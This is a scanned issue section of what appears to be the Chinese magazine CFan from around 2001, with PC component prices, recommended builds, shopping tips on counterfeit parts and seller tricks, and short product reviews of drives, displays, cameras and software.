精英S7/硕泰克75KAV/升技K7TA	780/780/760元
美达 815EP/KT133	630/530元
显示器	
Acer79p/78g/77gt/77g	2900/1950/1650/1600元
Acer77c/77v/57c/55v	1510/1450/1190/1030元
飞利浦107P/107T/107E	3150/1580/1430元
LG795FT/774FT/775FT	2799/2180/1980元
LG771EF/773N/575N	1799/1570/1290元
优派E70/PF775/VE150	1720/3680/3999元
三星 753DF/750S	1660/1400元
内存	
Samsung 256M/128M/64M Rambus	750/350/160元
Samsung 256M/128M DDR	350/150元
Kingston 256M/128M DDR	450/220元
HY 256M/128M/64M	180/90/60元
显卡	
小妖G9800/G9700/G7600	1260/1020/750元
小影霸速配7700/7000/6000	880/820/640元
奥美嘉GF2 MX200/MX400	518/626元
CD-ROM	
Acer52X/50X	360/320元
源兴52X/50X	355/325元
源兴16X DVD/10XDVD	600/580元
奥美嘉16X DVD/三星12X DVD	586/520元

装机指南

□北京 赵宁

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

配件种类	品牌	型号	价格
CPU	AMD	Duron 850	400元
主板	华硕	A7VI-VM	770元
内存	HY	256MB	200元
显卡	整合	——	——
声卡	整合	——	——
硬盘	希捷	U6 40GB	760元
光驱	SONY	CDU5211 52X	340元
音箱	大水牛	小行者	170元
显示器	三星	753DF	1610元
鼠标键盘	——	杂牌键盘+双飞燕4D+	90元
机箱电源	银河	世纪之虹	280元
总计			4620元

经济型搭配

电脑的价格真是等不到底呀，上个月写推荐配置的时候，就觉得配件价格已经很便宜了，没想到这个月又降了不少！本次的低端配置我们仍然推荐选择价格便宜量又足的AMD Duron系列CPU，这次主频已经达到850了（速度很快，真的）。主板方面采用了华硕刚推出不久的一款新产品——A7VI-VM，它采用了VIA产的KM133芯片组，整合了Savage 4显卡，具备一定的3D功能，虽然弱了点，但是已经可以满足普通任务的需求。其实这一款产品也就相当于加上了Savage的KT133主板，性能当然不错了，而且还具备AGP插槽，可以升级显卡，所以我个人强烈推荐低端Duron用户采用这款主板。硬盘方面，随着宽带的逐渐普及，一个足够大的硬盘当然是必不可少的，40G虽然算不上海量，但我想还是足够了。最便宜的应该是显示器了，三星753DF的效果当然是不容置疑的，1610元的价格肯定算不上贵了。总体而言，就是显示系统差了点，即使多花点钱买块MX400，整机价格也不过5000元出点头，还是很便宜的。对于一般家庭应用，我觉得这套系统还是足够了。

配件种类	品牌	型号	价格
CPU	Intel	CII 900	500元
主板	升技	SA6	850元
内存	HY	256MB	200元
显卡	七彩虹	霹雳9000 III 32M	930元
声卡	创新	SB PCI128D	180 元
硬盘	Maxtor	新火球一代 40GB	850元
光驱	亚讯	DVD 16X	480元
音箱	漫步者	R1000TC	170元
显示器	LG	771EF	1680元
鼠标键盘	罗技套装	键盘+鼠标	240元
机箱电源	银河	E时捷	280元
总计			6360元

普通型搭配

6000多元的配置依然是很爽的配置。这次采用了100外频的新款赛扬II配合815EP主板，也算得上是目前比较流行的一种配置了。内存仍然是很标准的256MB，依照现在的价格这个配置也算不得豪华。比较有特色的是，这款配置我们推荐采用Maxtor（实际是昆腾）最新推出的新火球一代5400转硬盘，单碟容量40GB，根据一些杂志和网站以及笔者亲身体验来看，这或许是当前最棒的5400转硬盘了，虽然价格贵了一点点，不过我认为还是很划算的。光驱我们选择了由亚讯推出的16X DVD，只要480元，当然是很划算的，配合强大声音子系统以及显示子系统（GF2 PRO+17寸纯平的LG771EF），我们只花6360元，就可以享受到DVD家庭影院的魅力了，真的很不错哦！


配件种类	品牌	型号	价格
CPU	AMD	雷鸟1.2G	820元
主板	精英	K735A	700元
内存	HY	原厂DDR 256MB	320元
显卡	耕升	GF2 GTS 64MB	900元
声卡	创新	SB Live! Digital	370元
硬盘	WD	W400BB 7200转	900元
光驱	爱国者	刻龙12X刻录机	680元
音箱	创新	SW300	300元
显示器	雅美达	A-740T	2350元
鼠标键盘	——	Acer 键盘+网际劲貂	120元
机箱电源	金河田	8016A	300元
总计			7760元

高档配置推荐

这是本期的高档配置推荐，采用了性能极佳但价格适中的雷鸟1.2G+ECS精英的735主板+现代原厂DDR内存，显卡采用了GF2 GTS的产品，性能当然是没有任何问题的。值得一提的是，在这款配置中采用的CD-RW是由爱国者推出的“刻龙”刻录机，12×10×32的速度，带有2MB的缓存而且带有BURN-Proof“刻龙”刻录保护技术，价格居然只要不到700元！想想不久前为庆祝申奥成功，爱国者这款产品从1299元降至999元时还令笔者高兴不已，立刻掏钱买下，哪知现在（又要庆祝什么啊？）……哎！电脑这玩意儿啊……

市场聚焦

MARKET FOCUS



●吸盘DVD-ROM与小刻录盘的兼容性问题

吸盘式DVD-ROM由于其进盘机构有别于传统托盘机构，所以受到很多电脑爱好者的青睐。不过有些吸盘式光驱不兼容8cm小光盘以及派生出来的一些非标准异形小光盘，表现为不能正确识别小光盘，吸入后立即退盘。目前8cm小光盘主要有CD-R、CD-RW、部分日本原版CD。如用户需要经常使用8cm小光盘或异形光盘，系统上又没有托盘光驱，则要仔细考虑一下这个问题了。

●宽带网用户不必急于买网卡

一些打算安装宽带网的用户听说宽带网适配器不再使用串口或并口与电脑连接，而采用网卡与电脑通讯，所以就急于购买网卡先为自己的电脑升级。其实这完全没有必要。首先如果用户的电脑只安装网卡而并不实际使用，安装网卡带来的系统启动速度减慢的负面效应就没有必要先承担起来。其次很多宽带网经营公司在向用户提供硬件套件时已包含网卡，现在也出现一些适配器使用流行的USB接口已不需要网卡。所以宽带网用户不必急于买网卡，到安装宽带网时再考虑也不迟。不过套件中的网卡一般是中低档的实用型网卡，如果用户是电脑硬件发烧友，喜欢使用名牌高性能硬件，可另外购买3COM或Intel的网卡。

●世纪之星“水晶”电源有差别

世纪之星的很多中档以上的机箱都标配了同厂出品的P4水晶电源。然而一些商家为了增加赢利，将P4水晶电源改换成同样是世纪之星品牌的水晶标准版电源。两者虽然都是世纪之星的品牌，并且从机箱外面看，电源后部的风扇也都是水晶风扇，但由于消费者一般只顾选择机箱，而电源多是随机箱一起提供的，所以一般的消费者很难分辨出其中的区别。实际上同是世纪之星品牌的电源，P4水晶电源的性能和价格都高于标准版水晶电源，相当于黄金版的水晶电源。消费者在购买机箱电源时，鉴别是否为P4水晶电源主要凭借两个特征，第一，P4水晶电源支持P4系统，有两个专用的接插件；第二，P4水晶电源背部的散热孔呈蜂窝状的正六边形，而普通水晶系列电源背部散热孔为传统的栅条状。

●代客烧录BIOS花头多

电脑城的很多商家都贴出了代客烧录BIOS的广告，通过烧录BIOS可以拯救被病毒损坏或升级老版本的主板和显卡。很多商家提供的所谓代客烧录BIOS的服务，其实都是不完善的。这些商家自己没有编程器设备，而是去电脑城专卖烧录器单片机的商家或有烧录能力的商家那里重新烧录芯片，从中赚取差价。为了赚取更多的利润，商家还常说客户BIOS芯片已物理损坏，不能烧录，必须购买新芯片。利用消费者急于修复的心理，高价将收集来的旧芯片出售，然后找理由将消费者手里被判定“已损坏”的芯片留下来，有机会再卖给其他前来修复BIOS的客户。其实BIOS芯片只是一个可擦除的半导体记忆体，一般芯片本身不容易被损坏，升级不当或病毒侵袭主要是针对其内部数据，因为BIOS内的数据与硬件关系比较密切，所以BIOS内数据不正常会导致硬件不能正常工作。

●购买带USB前置接口机箱注意事项

近期上海市场上出现了带USB前置接口的机箱。前置的USB接口给很多移动数码设备如数码相机、MP3播放器、USB活动硬盘等设备的连接带来了方便，而且很多此类机箱产品的价格也不是很高。过去只有在品牌机上才能看到的功能，现在DIY用户也能享受了。不过选购此类机箱需要注意：首先机箱是否真正提供USB接口功能，市场上有一些品牌的机箱，其前置USB接口仅为装饰品而没有实际作用。其次USB接口前置实现的方式是否可以在自己的主板上实现。例如世纪之星719机箱的USB接口是直接从主板上插针引出的，如果是一些老款主板，只提供两个USB接口（按照ATX主板接口标准固定在主板上），一般情况下就不能实现USB前置的功能。

●转录录像带差别大

继代客刻录光盘后，代客转录录像带到VCD成为新的赢利热点。转刻一盘录像带的价格从70元到200元不等。价格差在成本方面主要取决于刻录所用的CD-R成本和视频捕捉所用设备的成本。视频捕捉设备的档次直接与最终VCD上画面清晰度和语音同步程度有关，所以消费者在选择转刻商家时，除了比较价格外，最好看一下商家的作品画面效果是否理想。另外，一些CD-R刻录盘质量一般，如果消费者想长期保存，最好要求商家用名牌刻录盘。所以消费者选择商家要从制作效果、价格、所用刻录盘三方面来衡量。

●镍氢充电电池超市价位低

大容量的镍氢充电电池被很多电脑爱好者用在数码产品中代替原装电池，产品以GP超霸电池为代表。在很多电脑城的耗材柜台和数码产品专卖店都有出售大容量镍氢充电电池，不过电脑城里价格卖得比较高，而且有的耗材柜台出售的还有假冒产品。相比之下在一些大型超市中同样包装的充电电池价格就要便宜不少，有时差价会达20%以上，而且大型超市是从厂家或代理商处直接大量进货，质量比较有保证。

●进口掌上电脑探底价

各种款式的掌上电脑成为一些电脑爱好者的新时尚，电脑城内此类专卖店不少，但商品间差价很明显，尤其是进口产品，还价幅度不小。消费者如何掌握产品还价的尺度，可以通过网络查询香港当地的报价，再乘以汇率基本可得到一个参考价，很多商家的进口品牌掌上电脑都是从香港进的货。当然消费者自然也不能拿到香港当地的价格，网上价格只是一个参考，然后还价时尽量往这个价格上靠就是了，商家没有一定利润自然也不会做这笔生意的。

●购买软件加密系统需要确认操作系统

电脑系统的加密是很多有机要数据存放在电脑里的用户所关心的，电脑加密产品有纯软件型和软硬结合型。大部分电脑加密产品都离不开软件，而软件运行都离不开操作系统的支持，目前市面上很多个人加密产品都是在Win9X平台下开发的，相当部分产品不能在Win2000下工作。所以消费者在购买非纯硬件加密产品时要注意该产品是否支持自己所用的操作系统。选购时除了考虑产品加密效果和使用方便程度外，最好是支持多操作系统的产品，这样在以后升级操作系统时会减少麻烦。

●小小磁盘假货多

3.5寸磁盘假货很多，主要名牌产品几乎都有假冒产品，如比较有名的SONY磁盘假冒品就有七八种版本。这些假冒产品外观仿真度高，价格便宜，质量较差，通常价格在15-30元/盒（十片）。假冒的磁盘质量非常差，有些磁盘摆放一段时间后莫名其妙就坏了，有的新拆封原盒的磁盘中就有一些不能用的。正宗磁盘的价格，10片装价格在35元以上（每盒），单片包装的价格在4.5元以上。消费者可以尽量砍价，如果最后商家愿意以较低价成交那自然不是真货。很多耗材柜台同时准备了真假两种产品，不是内行客户自然是假货先行。现在很多磁盘都采用电码防伪技术，而假冒品自然没有，所以要购买高质量的磁盘还是不要贪便宜，应以购买有电码防伪的产品为上，不要听信商家说“老版本磁盘还没有电码防伪”的托词，也尽量不要到小摊位上去购买磁盘。

●同品牌纯平显示器性能有高低

17寸纯平显示器已成为主流，使用17寸纯平面显像管的显示器厂家为了适应不同层次用户的需要，推出低端和高端不同的产品，如LG彩显就有低价位的LG775FT和高性能的LG795FT，两者都采用17寸未来窗纯平显像管，但价格却相差700余元。两者的区别在于显示器的带宽和一些附属功能不同，所以普通用户在应用中不会感觉到它们间的明显差别。有些商家在提供套件或整机简要配置时，简单地写上“某某品牌17寸纯平显示器”，或者有些商家向客户推荐“我们这里17寸纯平显示器只售1XXX元”，一般都是指价格便宜的入门级机型。想购买高档显示器的消费者，一定要事先确定型号。目前市场上高档17寸纯平显示器价格在2400元以上，而1800元以下的显示器多为入门级产品。

●零售5类线假货多

目前，市场上有很多3类线和劣质不合格的5类线，经过重新印字来冒充名牌的5类线（打上“CAT 5”字标），甚至更高标号的双绞线，这类线主要在电脑城耗材柜台以零售的方式出货。怎样识别假冒双绞线呢？如果原来是3类线则线体比较硬，劣质的廉价双绞线外皮多为可燃性，而正规的双绞线外皮为阻燃材料，用明火一烧便知。另外线材的优劣在实际使用中最容易检验，在100Mbps的网络里可以通过仪器或WinNT中的‘网络监视器’或Windows 9X自带的“系统监视器”中相关项目探测传输速率是否达到100Mbps，如果双绞线有质量问题，线缆长度一长就不能达到100Mbps。有的商家利用一段很短的双绞线测试给客户看，表明其可以达到100Mbps的传输速率，其实是没有意义的，只有测试100米标准长度才有意义。到有规模的正规网络设备商店购买双绞线比较有保证。

●不错的10/100Mbps网卡

目前市场上见到最多的网卡就是采用了RealTek 8139C芯片的产品了，其中以TP-LINK等品牌为主，价格在六、七十元左右，它们以良好的兼容性和低廉的价格占有了大部分的市场，其次还有联想D-Link 530TX网卡，它们的价格都差不多约100元左右，在性能上相对8139C芯片的产品要好一些，此外还有售价比较高的3COM产品，不过3COM网卡产品目前假货很多。市场上偶尔还有一些很廉价的10/100Mbps网卡产品出现，比如腾达的TEL9939VX，售价仅40元左右，它采用8139芯片的网卡产品也仅售不到50元。TEL9939VX采用的是RTL8100芯片，在安装驱动程序的时候也是自动安装的Realtek 8139/A/B/C驱动，这种芯片多见于集成网络功能的主板之上。此外市场上还有Intel的网卡产品，10/100Mbps自适应网卡型号有GD82558和GD82559，其型号也就是它们所采用的主芯片的型号，它们都支持IEEE802.3 10Base-T和IEEE 802.3u 100Base-T协议，可以根据网络的情况自动选择连接速度。不同的是，GD82558采用的是大板设计，据称该芯片目前已经停产，所以价格上也比较便宜。GD82559是一款取代GD82558芯片的产品，体积也比GD82558小得多，海龙市场里GD82558的售价为200元，不带WOL功能的GD82559为230元，带有WOL功能的要贵10元。

●400万像素级数码相机纷纷亮相

今年的第三季是各厂家的400万像素产品锋芒展露的时候，SONY、Olympus、Minolta都在月初推出400万以上CCD像素的机种。最先上市的消费型机种就是SONY 410万像素的DSC-S85，这是350万像素相机DSC-S75的升级产品，机身也由银色转为深黑色。S85的分辨率可高达2272×1704dpi，有3倍光学变焦、录音与动态录像功能。Olympus于8月底推出了CAMEDIA C-4040Z相机，为413万像素，最高分辨率达3200×2400dpi，支持3倍光学变焦。C-4040Z的外观与先前的C-3040Z类似，不过它在光学系统与CCD像素设计上则完全不同，而且新增了全新的影像处理软件。Minolta九月初则上市了524万像素的机种Dimage7，具有7倍光学变焦，支持2568×1928dpi分辨率，并提供B快门拍摄，功能上明显偏向专业级用户使用。在9月底登场的还有Canon G2与SONY DSC-F707。G2为410万像素的机种，是Canon G1的升级作品，支持3倍光学变焦与2272×1704dpi的分辨率。SONY推出的F707是524万像素的产品，它与F505的造型相近，支持5倍光学变焦与2公分近拍，兼具动画、录像与录音功能。Casio在10月初会推出413万像素的QV4000，最大光圈到2.0，支持3倍光学变焦与2240×1680dpi分辨率，产品中也提供多达105种场景模式供使用者在拍摄中选择。东芝在10月左右也将上市420万像素的PDR-M81，有2.8倍光学变焦，并支持2400×1600dpi分辨率，功能包含动态摄影与快速连拍功能。此外，Nikon也会推出400万像素等级的产品，不过目前型号尚未公布。

●UDMA133的风暴即将到来

迈拓本周正式发售7200转支持UDMA133的大容量硬盘，Maxtor这次上市的UDMA133硬盘有两个系列，分别是DiamondMax Plus D740X和DiamondMax D540X。DiamondMax Plus D740X系列为7200RPM的高端产品，新上市型号的容量最大有80GB，参考售价约2000元；DiamondMax D540X系列为转速5400RPM的产品，40GB的单碟容量，最大容量达到了160GB，这种顶级容量的硬盘价格也自然不一般，参考售价约3400元。为了响应UDMA133的标准，HighPoint公司也推出支持四通道UDMA133的RAID控制芯片——HPT374。它与前一款产品HPT372不同的是，它采用0.35微米工艺生产，而且可以支持4个IDE通道，也就是说HPT374可以连接8个UDMA133的设备。不过HPT274支持的RAID模式仍然只包括RAID 0、RAID 1和RAID 0+1三种。


●刻录机与LCD再次跳水

记得我们已经连续两个月报道了刻录机降价的消息，但是本月不得不连续第三次再向大家报告这个令人兴奋的消息。爱国者刻龙系列刻录机在京再次宣布全面降价，其中具有BURN-Proof技术的刻龙12速刻录机从999元的价格降到了699元的惊人价位上，并且其16X的刻录机也由1299元降到了899元的低价位上。此外，具有JustLink技术的阿帕奇16倍速刻录机也由原来的999元降为899元。LCD方面，EMC显示器全线大降，其中原价为3999元的15寸LCD BM568现在降成了2999元，而原来2999元的14寸BM468调到了2599元。看来刻录机和LCD与我们普通用户的距离更近了。

●稀罕的网络电话

在北京中关村的中海市场里，目前有一种套装的网络电话产品销售，这一产品是软件与硬件的结合体，软件部分利用NetPhone系统，随机附带的卡包括10美元的通信金额，而硬件部分是一个采用了USB接口的电话产品。利用这个USB电话，你只需将它连接到一台可以上网的PC上，在安装了软件之后，就可以与在海外的朋友通话了。而这与PC是否带有全双工的声卡、MIC和音箱都没有关系。这种网络电话的最大优点就是通信费用非常便宜，打到美国也就是一分钟不到0.4元人民币，比IP卡还便宜很多。这款产品的外包装上写着Y@P，价格不到400元。

¡Ô±±¾© 杨特



网卡选购新招

以前网卡对于普通的家庭用户来说似乎是多余的，但是随着家庭里面电脑的增加以及加入电视宽带网，网卡已经成为电脑的标准配置了。虽然很多朋友对于显卡、内存、硬盘等各种配件的性能以及价格都是了如指掌，但是对于网卡有可能是相对的比较生疏，因此我在这里教你几招购买网卡的经验技巧。

首先，如果你的电脑上的PCI插槽还有空余的话，那我建议你使用基于PCI接口的网卡。因为ISA接口的网卡耗用的资源相对于PCI接口的网卡要高得多。如果你选用了ISA插槽的网卡，那么在使用的时候，如果你的网上邻居访问你的资源的话，你的电脑将会明显变慢，连打开“我的电脑”也有可能要等上几秒钟（即使你用的是PIII 733！）。其次，如果你所用的电脑是处于局域网中的话，那么我又要奉劝你使用10/100Mbps自适应或是100Mbps的网卡。相对于10Mbps的网卡，100Mbps的网卡的连接速度是很明显的，但是也要有100Mbps的集线器支持才行。如果你的电脑仅仅是为上有限电视宽带网，那么只要使用10Mbps的网卡就够了。要说明的是别被奸商用10Mbps的网卡当成100Mbps的网卡卖给你。在这里告诉你一个简单的鉴别方法：10Mbps网卡多使用一个RJ－45接口或RJ－45与BNC两个接口，而100Mbps网卡或10/100Mbps自适应网卡仅有一个RJ－45接口，这是因为细缆的速度达不到100Mbps。如果有人给你提供带BNC接口的100Mbps或10/100Mbps网卡时，肯定是假的。

为了防止你购买到假的或是质量差的网卡，我教你一些辨别的方法：一、正规厂家生产的网卡焊接质量都很好，一般不会出现堆焊或虚焊等现象，所有的焊接点看上去基本上是一样的。而非正规厂家生产的网卡，其焊接质量则较差。二、网卡的卡号(也称为ID号)在网络中具有非常重要的作用，由它负责与用户名的直接连接，进行网上用户识别。网卡卡号是由全球惟一的一个固定组织来分配，未经认证或授权的厂家无权生产网卡。每块网卡都有一个固定的卡号，并且任何一块网卡的卡号都不相同。所以，在购买网卡时，一定要注意其卡号。正规厂家生产的网卡上都直接标明了该网卡所拥有的卡号，一般为一组12位的16进制数。其中前6位代表网卡的生产厂商，后6位是由生产厂商自行分配给网卡的惟一号码。这样做的目的是为了保证网卡物理地址的惟一性，避免网卡之间的地址冲突。卡号还可以通过网卡自带的驱动程序测得，并要保证测得的卡号应和网卡上所标的卡号相统一。不过，有些网卡只用6位数来表示卡号。这时，这6位数应该是12位中的后6位，前6位可查阅网卡生产商的号码，也可用网卡自带的驱动程序盘或DOS下的MSD或Windows 95/98下的Winipcfg来测试，一般12位代码都会显示出来。

好了，怎么样？现在去购买网卡的时候心理是不是有底多了？呵呵，不用怕碰到奸商了！CF

闷豆：LCD显示器真的比CRT显示器更好？

奸商：当然，LCD是真正的纯平、无辐射、无闪烁，15"的显示尺寸相当于17"普通CRT显示器等等优点，是未来的主流，你当然要选LCD才配得上你的奔腾4嘛！

闷豆：但我还是觉得LCD太贵，到你这家之前，我也看了几家的LCD，价格都比较高。

奸商：那你看看我刚代理的这个品牌的LCD，是刚进入国内LCD市场的，为了打开销路，价格特别优惠。

闷豆：这个牌子没听说过，我先看看效果吧。

奸商：你看看吧，顺便告诉你，这款LCD的响应时间是25ms（毫秒），而你看的那些名牌都是30ms或者35ms，这个数值可是越低越好。

闷豆：我看在游戏里面怎么有残影啊，感觉不好。

奸商：这可是这款LCD的特有技术，以前3dfx就希望游戏中能出现这种效果，这才真实嘛。你想想，高速运动时是不是看到的东西都会有残影呢？

闷豆：这倒也是，再看看其他配件吧！



评：随着各种媒体对LCD的介绍力度加大，LCD也成了新兴的市场热点，鱼目混杂的情况也就特别明显。首先就是奸商混淆响应时间的概念，LCD响应时间是指LCD显示器各个像素点对输入信号反应的延迟时间，由于它是用LCD作为开关，所以也就是LCD的反应时间，有Rising和Falling两个部分，前者是指对输入信号的反应时间，后者是指信号消除所用的反应时间，而不少低价LCD就用输入信号反应时间做响应时间，这样在技术指标上看起来还比名牌产品更好，而响应时间越长就会产生越严重的残影，这可不是什么特有技术。大家买LCD时可一定要问清楚是响应时间还是输入信号反应时间哟！CF



大白鲨白鲨王 DVD-ROM

向大家推荐这款大白鲨DVD-ROM主要是由于以下的几个原因：首先在抗震方面，它采用了进口钢板制成的钢结构机芯及钢板式支架。相比于普通塑料的支架，可以有效避免光驱工作时产生共振现象。独有的橡胶避振器，在关键部位填充了高吸振、高阻尼的避振橡胶，使这款光驱在工作时非常安静。另一方面，针对目前DVD盘片良莠不齐的现状，在这款DVD-ROM中，采用了一套独特的图像数据处理方式。当无法顺利以高倍速读取影音数据时（比如盘片表面有严重的划伤或污垢），光驱会自动降速，以保证在处理图像画面时的清晰流畅。此外，通过升级FLASH ROM，可以不断提升光驱今后在读取数据方面的纠错能力，以保证数据流的顺利传送。

★ CFan 结论

设计有独到的地方，用料也是不错的，值得考虑

优点	缺点
避震及读盘都不错，工作时噪声小	捆绑软件一般


★参考价格：白鲨王 620 元（16 速 568 元 / 12 速 488 元）
★咨询网址：www.bigshark.com.cn
★咨询电话： 8008100938



三菱 Diamond Scan 70 显示器



之所以向大家推荐这一款显示器，是因为这款显示器是目前显示器市场上性能价格比比较高的一款产品。众所周知，三菱的主流显示器采用钻石珑的显像管，而这种显像管与SONY的特丽珑显像管齐名，均属于日本出品的日系显像管。与更为常见的韩国（系）显像管相比，这种显像管在点距、聚焦、工艺等方面均有自己的特点。显像管的表面经过防反光、防静电光学超黑涂层处理，并通过了“TCO99”的环保认证。此外，这款显示器还采用了比较严格的防辐射及防漏磁设计，它在1280×1024的分辨率下，刷新率可以上到65Hz。同时它的价格也从1730元降到了1599元。但需要在此说明的是：这款产品不是在日本本土生产的。



★ CFan 结论

一款值得推荐的显示器，采用的显像管好

优点	缺点
牌子硬，性价比高	是直角平面的显示器，不是纯平显示器

★参考价格：1599 元
★查询网站：WWW.HS007.COM

独创技术的启亨“大银家”显卡

日前市场上出现了一款银光闪闪的显卡——启亨TRP-MX2400 32M 4ns。之所以银光闪闪，是因为它将传统的显卡PCB板原材料混合了银质材质，并在外表再镀上一层银光闪闪的银材质，从根本上改变了其物理特性和电气特性。

该产品特点是，抗磁、抗干扰能力强，稳定性非常好，耐高温、散热性能优异，所以，启亨“大银家”的TRP-MX2400 32M 4ns显卡在出厂时频率即直接设置成240MHz，而且还可以超到更高的频率，产品的抗老化能力较其他显卡也更胜一筹，当然，这都是银材料的优异性能所致。

★ CFan 结论

用料和设计可圈可点

优点	缺点
具有不错的性能	价格略高

★参考价格：850 元

奥美嘉 e 拍 3000+ 数码相机

这是一款集摄像头、数码相机、摄像机三大功能于一身的数码设备。自带8M闪存，最多可存储199张640×480的彩色照片，或可存储29张高清晰度的1024×768的彩色照片。感光部分采用80万像素的CCD。由于采用硬件压缩数据，可以有效地减轻计算机的CPU占有率。整机使用4节AAA电池（7号）来提供电源。在相机操作控制上，e拍3000+还具有多种功能，如通过模式按钮可以设置不同的拍摄模式（高品质模式：640×480，一般品质模式：320×240；定时拍摄模式：10秒；连续捕捉模式：5张照片/次；影片模式：160×120，30帧/秒）。另外，通过对按钮的组合使用，还可以实现删除图片、开关喇叭等功能。在液晶面板中可以一目了然地看到拍摄模式、已存储图片张数等。



★ CFan 结论

入门级产品，可以完成一般的图像拍摄任务

优点	缺点
性价比高，功能丰富	受成本影响，性能上受到些局限

★参考价格：999元
★咨询网址：www.aomega.com.cn
★咨询电话：0755-3262000

《东方影都III》



这款多媒体播放软件在前几个版本的基础上，针对时下流行的DVD播放标准给予了更加全面的支持。在视频信号方面，它可以自动实现区码检测，多速率播放、多画面点播、快速图像浏览器等功能；在音频方面，其音频解码部分严格按照杜比标准进行设计，可轻松实现环绕立体声效果，智能音效均衡功能，可以有效去除背景噪音。独有的双音箱模拟三维环境则十分实用。此外，使用该软件还可以完成VCD转MPEG4、MP3，CD转MP3等音视频转换工作。

此次《东方影都III》推出的标准版分为三个细分版本，售价都是49元。

一是标准影音版，附送3张影音光盘；二是标准立体版，随软件附送新版立体液晶眼镜一副，通过“东方影都III”独创的S3D技术，可以将普通的影像变为立体的影像；三是标准遥控版，随软件附送全功能电脑遥控器一套。通过这一软件可以实现遥控操作“东方影都”、遥控上网、PowerPiont演示等功能，甚至可以躺在床上看电影。

★ CFan结论

一套比较全面的播放解决方案

优点	缺点
功能全面、安装傻瓜化、容易操作	用户自定义方面还可增强

★参考价格：49元

★咨询网址：www.sunv.com

东方网译XP



这款专业网络翻译软件在上一版本的基础上，内置了更加完善的HTML分析引擎。它最大的特点是，翻译的时候可以完整地保留原来的网页格式，使译后的格式与原文的基本一致，浏览英、日文网站，就如同浏览中文版的网站一样。它支持英、日两种语言的汉化功能，内部可以进行多内码转换（日、韩、BIG5码），人性化的工具条设计使操作更方便，功能强大的浏览器，独家提供了同窗口多页面管理、精品推荐等特色功能，让人们上网更轻松。同时，该软件还提供英文网址分类大全及网站专用汉化包，鉴于Internet上80%的前沿信息都在国外网站上，这个功能为一些对外文网站不了解的用户提供了导航，并且为一些主要站点的准确翻译提供了保证。此次版本中还增加了对照翻译、简体/繁体拼音标注等扩展效果。另外，附带的东方快典更是你浏览外文网站时网上查词的随身翻译。此款软件完全支持Win98SE/WinMe/Win2000/WinXP等操作系统。

★ CFan结论

查询国外网站的必备工具

优点	缺点
界面友好，占用系统资源小	对英文的翻译要比对日文的翻译好

★赠品：随软件赠送39元的最新网络书籍《上网宝典》

★参考价格：39元

★服务热线：62501955-客户服务部

月光宝盒新款机箱面市



由于USB接口是近几年兴起的接口标准，因此现在许多的外设均设置了USB接口，如Modem、数码相机、打印机、扫描仪、移动存储设备等。一般机箱的USB接口均被安排在背板处，但面对如此众多的USB外设，连接时极不方便。与以往普通的机箱相比，这款新推出的爱国者月光宝盒F系列机箱，将USB接口及音频端口设计在了机箱的前方，通过内部配备的专用转接线，将USB接口与主板上的USB插针相连接。同时这款机箱还使用了很多新颖的设计，如：采用滑动式机箱顶板，配以手动螺丝，打开机箱极其轻松，无需工具；具有安全提手及侧挂式侧板，当打开机箱顶板时，只需拉住安全提手往上拉即可打开侧面板；F系列与前几个系列月光宝盒不同的是采用了卡式设备拆装，把各类板卡插入卡槽，直接摁下卡类固定锁即可。

此外，这款新推出的机箱具有很突出的人性化设计，它们在顶部均设置了内嵌式CD盒，各类光盘可以尽收其中。而且其机箱后板采用全塑设计，并设有收线槽，各种设备线路井井有条，再配上集线板（两个），机箱内部线路清晰简洁。机箱的箱体采用了全钢板冷镀锌的工艺，可以有效地屏蔽电磁辐射。机箱内部的钢板为全折边设计，以防止划手。另外，该系列机箱还在前后采用了双风扇设计，并设置了机箱安全锁，可以有效防止计算机硬件的丢失。

★ CFan结论

设计实用而独特，充分考虑了升级、安装、散热等方面的问题，是一款值得推荐的好东西

优点	缺点
设计实用合理、扩展和升级操作很方便	价格相对稍高

★参考价格：480元（含长城电源）

★查询网站：www.huaqi.com

聚焦 CPU市场走势

9月11日这天，美国的曼哈顿无疑成为了世界的焦点，一场对于美国来讲前所未有的灾难突如其来地降临，美国两座世界最高的大楼在瞬间毁于一旦。这场灾难所造成的损失虽然不容易用数字来准确的计量，但是这件事情所造成的影响，特别是对全球金融业和IT业的影响在传媒与通信手段极为发达的今天，很快就显现出来了。在世贸大楼里至少有150家IT公司，其中还不乏很多硬件厂商的母公司，如此的灾难怎么能不对PC业造成影响呢？这样的事实反映到中关村的情形是，PC的三大件（CPU、内存和硬盘）的价格都在短时间内相继攀升，虽然我们在此不好预料有多少人为炒作的行为，但是至少我们能看出大多数的人都将认为近期内这三种产品将或多或少出现短缺的情况。


虽然今年是整个IT行业的低谷期，但是CPU的老大Intel仍旧不紧不慢地按照自己的计划井然有序地发展着：今年下半年，Pentium 4无疑将是整个Intel工作的重心所在，虽然上半年Intel在CPU市场的收益已经在AMD的打压下大幅下跌，而且占有率也低于AMD，但是历经阵痛之后的Intel仍旧没有改变自己的发展思路。简单地说，这也可以归纳为一个中心两个基本点：一个中心就是以P4为核心，及其相关的芯片组850/845等周边产品的研发和推广，两个基本点就是继续大幅度在低端推广Celeron处理器，并且在高端推广P4处理器。至于Pentium III系列的产品，它们已经从Intel的发展蓝图中消失了，因为在马上到来的第四季度中，Intel就会全面停产PIII处理器，而在笔记本芯片市场上推广Tualatin核心CPU，并且将这一核心嫁接到Celeron系列的产品中，以企图在技术和形象上拉大与AMD的差距。

